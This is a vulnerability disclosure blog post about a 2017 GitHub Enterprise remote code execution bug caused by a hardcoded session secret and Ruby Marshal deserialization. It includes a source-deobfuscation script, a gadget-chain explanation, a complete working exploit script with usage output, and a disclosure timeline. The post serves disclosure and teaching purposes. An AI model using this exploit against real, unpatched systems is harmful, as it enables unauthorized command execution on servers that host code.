exablue

Home Blog

GitHub Enterprise Remote Code Execution

Everyone uses GitHub. If you have huge amount of green paper or you are very paranoid about your code, you can run your own GitHub. For $2,500 USD per 10 user years you get GitHub Enterprise: A virtual machine containing a fully-featured GitHub instance. Despite a few edge cases that are handled with an occasional `GitHub.enterprise?` invocation, it runs the same code base as the original.

So let's hack it.

Deobfuscating the code

When you download GitHub Enterprise, you will get a VirtualBox image which you can deploy on your own box. I booted some random recovery image to take a look inside the machine. Inside in the `/data` directory, there is the GitHub code:

```
data
├── alambic
├── babeld
├── codeload
├── db
├── enterprise
├── enterprise-manage
├── failbotd
├── git-hooks
├── github
├── git-import
├── gitmon
├── gpgverify
├── hookshot
├── lariat
├── longpoll
├── mail-replies
├── pages
├── pages-lua
├── render
├── slumlord
└── user
```

Unfortunately, it’s obfuscated. Most of the code looks like this:


```
require "ruby_concealer"
__ruby_concealer__ "\xFF\xB3/\xDFH\x8A\xA7\xBF=U\xED\x91y\xDA\xDB\xA2qV <more binary yada yada>"
```

Turns out that there is a ruby module named `ruby_concealer.so` that just runs `Zlib::Inflate::inflate` on the binary string and then and XORs with the key `"This obfuscation is intended to discourage GitHub Enterprise customers from making modifications to the VM. We know this 'encryption' is easily broken. "`. They are right. The following tool deobfuscates the code:

```
#!/usr/bin/ruby
#
# This tool is only used to "decrypt" the github enterprise source code.
#
# Run in the /data directory of the instance.

require "zlib"
require "byebug"

KEY = "This obfuscation is intended to discourage GitHub Enterprise customers "+
"from making modifications to the VM. We know this 'encryption' is easily broken. "

class String
  def unescape
    buffer = []
    mode = 0
    tmp = ""

    # https://github.com/ruby/ruby/blob/trunk/doc/syntax/literals.rdoc#strings
    sequences = {
      "a"  => 7,
      "b"  => 8,
      "t"  => 9,
      "n"  => 10,
      "v"  => 11,
      "f"  => 12,
      "r"  => 13,
      "e"  => 27,
      "s"  => 32,
      "\"" => 34,
      "#"  => 35,
    "\\" => 92,
    "{"  => 123,
    "}"  => 125,
  }

  self.chars.each do |c|
    if mode == 0
      if c == "\\"
        mode = 1
        tmp = ""
      else
        buffer << c.ord
      end
    else
      tmp << c

      if tmp[0] == "x"
        if tmp.length == 3
          buffer << tmp[1..2].hex
          mode = 0
          tmp = ""
          next
        else
          next
        end
      end

      if tmp.length == 1 && sequences[tmp]
        buffer << sequences[tmp]
        mode = 0
        tmp = ""
        next
      end

      raise "Unknown sequences: \"\\#{tmp}\""
    end
  end

  buffer.pack("C*")
end

def decrypt
  i, plaintext = 0, ''

  Zlib::Inflate.inflate(self).each_byte do |c|
      plaintext << (c ^ KEY[i%KEY.length].ord).chr
      i += 1
    end
    plaintext
  end
end

Dir.glob("**/*.rb").each do |file|
  header = "require \"ruby_concealer.so\"\n__ruby_concealer__ \""
  len = header.length
  File.open(file, "r+") do |fh|
    if fh.read(len) == header
      puts file
      ciphertext = fh.read[0..-1].unescape
      plaintext  = ciphertext.decrypt
      fh.truncate(0)
      fh.rewind
      fh.write(plaintext)
    end
  end
end
```

The enterprise management interface

Now that I got my hands on the code, I started looking for vulnerabilities. I thought the management console would be a promising target. If you are the admin, you can add SSH keys (for root access), shut down services, etc. To the mere mortal however it looks like this:



Authentication Required

Please enter your password to unlock the GitHub Enterprise management console.

Password:

Not suprisingly, the code can be found in `/data/enterprise-manage/current/`.

Session Management

Since the management interface is a rack app, the first thing I did was to look into the `config.ru` file to learn more about the architecture of the application, I noticed that the it uses `Rack::Session::Cookie`. As you may have guessed from the name, that is the rack middleware that dumps session data into a cookie.

```
# Enable sessions
use Rack::Session::Cookie,
  :key          => "_gh_manage",
  :path         => "/",
  :expire_after => 1800, # 30 minutes in seconds
  :secret       => ENV["ENTERPRISE_SESSION_SECRET"] || "641dd6454584ddabfed6342cc66281fb"
```

The inner workings basically do nothing more than this:

Serializing the session data into the cookie

When the rack application is done, `Rack::Session::Cookie` saves the session data into a cookie using this algorithm:

- Take the session hash (`{"user_id" => 1234, "admin" => true}` or similar things) the application has placed at at `env["rack.session"]`
- Run `Marshal.dump` on it to convert the ruby hash into a string
- Base64 encode the resulting string
- And append a hash of the data which has been salted with the secret to prevent tampering.
- Save the result into the `_gh_manage` cookie.

Deserializing the session data from the cookie

Let's have a closer look on the opposite direction (including an example): To load the data from the cookie, `Rack::Session::Cookie` does the following. For example, let the cookie be set to this value.

```
cookie = "BAh7B0kiD3Nlc3Npb25faWQGOgZFVEkiRTRhYjMwYjIyM2Y5MTMzMGFiMmJj%0AMjdiMDI1O"+
"WY1ODkxMzA2OGNlMGVmOTM0ODA1Y2QwZGRiZGQwYTM3MTEwNzgG%0AOwBGSSIPY3NyZi50b2tlbgY7AFR"+
"JIjFKMzgrbExpUnpkN3ZEazZld1N1eUhY%0AcjQ0akFlc3NjM1ZFVzArYjI3aWdNPQY7AEY%3D%0A--5e"+
"b02d2e1b1845e9f766c2282de2d19dc64d0fb9"
```

It splits the string on `"--"`, runs a reverse url escape and decodes the result with base64 to get the binary data and the signature.

```
data, hmac = cookie.split("--")
data = CGI.unescape(data).unpack("m").first
```

```
# => data = "\x04\b{\aI\"\x0Fsession_id\x06:\x06ETI\"E4ab30b223f91330ab2bc27b025
# 9f58913068ce0ef934805cd0ddbdd0a3711078\x06;\x00FI\"\x0Fcsrf.token\x06;\x00TI\"
# 1J38+lLiRzd7vDk6ewSuyHXr44jAessc3VEW0+b27igM=\x06;\x00F"
# => hmac = "5eb02d2e1b1845e9f766c2282de2d19dc64d0fb9
```

Then it computes the expected hmac:

```
secret = "641dd6454584ddabfed6342cc66281fb"
expected_hmac = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, secret, data)
```

If the computed hash matches the expected one, the result is fed into `Marshal.load`. Otherwise, it is discarded:

```
if expected_hmac == hmac
  session = Marshal.load(data)
end

# => {"session_id" => "4ab30b223f91330ab2bc27b0259f58913068ce0ef934805cd0ddbdd0a3711078",
#     "csrf.token" => "J38+lLiRzd7vDk6ewSuyHXr44jAessc3VEW0+b27igM="}
```

The vulnerability

There are two problems with the code above.

- `ENV["ENTERPRISE_SESSION_SECRET"]` is never set, so the secret defaults to the value above. You can sign arbitrary cookies and set your session ID as you like. However this does not help you, since the session ID is 32 random bytes.
- **But** you can now feed arbitrary data into `Marshal.load`, since you can forge a valid signature. Unlike JSON, the Marshal format does not only allow hashes, arrays and static types, but also ruby objects. This allows remote code execution, as you will see now.

Crafting the exploit code

To run arbitrary code, I needed to generate input to `Marshal.load` that runs my code upon deserialization. To achieve this, I need to construct code that runs on access to the object. This is composed of two stages:

A malicious ERb template

The way `.erb` templates are parsed is that `Erubis` reads them and generates a `Erubis::Eruby` object which contains the code in the template in the `@src` instance variable. So if I put my code there, I just need something to call `object.result` and my code will be run.

```
erubis = Erubis::Eruby.allocate
erubis.instance_variable_set :@src, "%x{id > /tmp/pwned}; 1"
# erubis.result would run the code
```

An evil `InstanceVariableProxy`

In `ActiveSupport` there is a convient way to tell users that things have changed. It’s called `ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy`. You can use it to deprecate an instance variable. If you run a method on that instance variable, it will call the new one for you and give a warning. That was exactly what I needed. See for example this session:

```
proxy = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.new(erubis, :result)
session = {"session_id" => "", "exploit" => proxy}
```

If I now access `session["exploit"]` it calls `erubis.result`, which then runs the embedded shell command `id > /tmp/pwned` and returns 1.

Now we just pack that into a session cookie, sign it with the secret and we have a **remote code execution**.

The exploit

Here is the full exploit code I sent to GitHub. For educational purposes only.

```
#!/usr/bin/ruby
require "openssl"
require "cgi"
require "net/http"
require "uri"

SECRET = "641dd6454584ddabfed6342cc66281fb"

puts '                     ___.   .__                 '
puts '  ____ ___  ________ \_ |__ |  |  __ __   ____  '
puts '_/ __ \\\\  \/  /\__  \ | __ \|  | |  |  \_/ __ \ '
puts '\  ___/ >    <  / __ \| \_\ \  |_|  |  /\  ___/ '
puts ' \___  >__/\_ \(____  /___  /____/____/  \___  >'
puts '     \/      \/     \/    \/                 \/ '
```

```ruby
puts ''
puts "github Enterprise RCE exploit"
puts "Vulnerable: 2.8.0 - 2.8.6"
puts "(C) 2017 iblue <iblue@exablue.de>"

unless ARGV[0] && ARGV[1]
  puts "Usage: ./exploit.rb <hostname> <valid ruby code>"
  puts ""
  puts "Example: ./exploit.rb ghe.example.org \"%x(id > /tmp/pwned)\""
  exit 1
end

hostname = ARGV[0]
code = ARGV[1]

# First we get the cookie from the host to check if the instance is vulnerable.
puts "[+] Checking if #{hostname} is vulnerable..."

http = Net::HTTP.new(hostname, 8443)
http.use_ssl = true
http.verify_mode = OpenSSL::SSL::VERIFY_NONE # We may deal with self-signed certificates

rqst = Net::HTTP::Get.new("/")

while res = http.request(rqst)
  case res
  when Net::HTTPRedirection then
    puts "  => Following redirect to #{res["location"]}..."
    rqst = Net::HTTP::Get.new(res["location"])
  else
    break
  end
end

def not_vulnerable
  puts "  => Host is not vulnerable"
  exit 1
end

unless res['Set-Cookie'] =~ /\A_gh_manage/
  not_vulnerable
end

# Parse the cookie
begin
```

```
  value = res['Set-Cookie'].split("=", 2)[1]
  data = CGI.unescape(value.split("--").first)
  hmac = value.split("--").last.split(";", 2).first
  expected_hmac = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, SECRET, data)
  not_vulnerable if expected_hmac != hmac
rescue
  not_vulnerable
end

puts "  => Host is vulnerable"

# Now construct the cookie
puts "[+] Assembling magic cookie..."

# Stubs, since we don't want to execute the code locally.
module Erubis;class Eruby;end;end
module ActiveSupport;module Deprecation;class DeprecatedInstanceVariableProxy;end;end;end

erubis = Erubis::Eruby.allocate
erubis.instance_variable_set :@src, "#{code}; 1"
proxy = ActiveSupport::Deprecation::DeprecatedInstanceVariableProxy.allocate
proxy.instance_variable_set :@instance, erubis
proxy.instance_variable_set :@method, :result
proxy.instance_variable_set :@var, "@result"

session = {"session_id" => "", "exploit" => proxy}

# Marshal session
dump = [Marshal.dump(session)].pack("m")
hmac = OpenSSL::HMAC.hexdigest(OpenSSL::Digest::SHA1.new, SECRET, dump)

puts "[+] Sending cookie..."

rqst = Net::HTTP::Get.new("/")
rqst['Cookie'] = "_gh_manage=#{CGI.escape("#{dump}--#{hmac}")}"

res = http.request(rqst)

if res.code == "302"
  puts "  => Code executed."
else
  puts "  => Something went wrong."
end
```

Example usage

```
iblue@raven:/tmp$ ruby exploit.rb 192.168.1.165 "%x(id > /tmp/pwned)"
                     ___.   .__
  ____ ___  ________ \_ |__ |  |  __ __   ____
_/ __ \\  \/  /\__  \ | __ \|  | |  |  \_/ __ \
\  ___/ >    <  / __ \| \_\ \  |_|  |  /\  ___/
 \___  >__/\_ \(____  /___  /____/____/  \___  >
     \/       \/      \/     \/                  \/

[+] Checking if 192.168.1.165 is vulnerable...
  => Following redirect to /setup/...
  => Following redirect to https://192.168.1.165:8443/setup/unlock?redirect_to=/...
  => Host is vulnerable
[+] Assembling magic cookie...
[+] Sending cookie...
  => Code executed.



iblue@raven:/tmp$ ssh -p122 admin@192.168.1.165
     ___ _ _   _  _      _      ___     _                    _
    / __(_) |_| || |_  _| |__  | __|_ _| |_ ___ _ _ _ __ _ _(_)___ ___
   | (_ | |  _| __ | || | '_ \ | _|| ' \  _/ -_) '_| '_ \ '_| (_-</ -_)
    \___|_|\__|_||_|\_,_|_.__/ |___|_||_\__\___|_| | .__/_| |_/__/\___|
                                                   |_|

Administrative shell access is permitted for troubleshooting and performing
documented operations procedures only. Modifying system and application files,
running programs, or installing unsupported software packages may void your
support contract. Please contact GitHub Enterprise technical support at
enterprise@github.com if you have a question about the activities allowed by
your support contract.
Last login: Thu Jan 26 10:10:19 2017 from 192.168.1.145
admin@ghe-deepmagic-de:~$ cat /tmp/pwned
uid=605(enterprise-manage) gid=605(enterprise-manage) groups=605(enterprise-manage)
```

Timeline

- 26 Jan 2017 Issue reported to GitHub
- 26 Jan 2017 GitHub sets issue to triaged

- 31 Jan 2017 Asked for updates
- 31 Jan 2017 GitHub awarded a $10,000 bounty, a T-Shirt, a few stickers and a free lifetime personal plan. And a place in the hall of fame. Awesome!
- 31 Jan 2017 GitHub Enterprise 2.8.7 released
- 14 Mar 2017 While finalizing this article, GitHub paid another $8,000. Wow.

Credits

Special thanks to joernchen of Phenoelit, who wrote a nice article on ruby on rails security. I used his technique for the exploit. Thank you!

Special thanks also to Orange, whose blog article on Hacking GitHub Enterprise got me interested in GitHub Enterprise.

exablue UG (haftungsbeschränkt) Empelder Str. 1a · 30952 Ronnenberg · Germany hi@exablue.de VATIN: DE310950969 Managing Director: Markus Fenske Court of Registry: Amtsgericht Hannover Trade Register Number: HRB 216171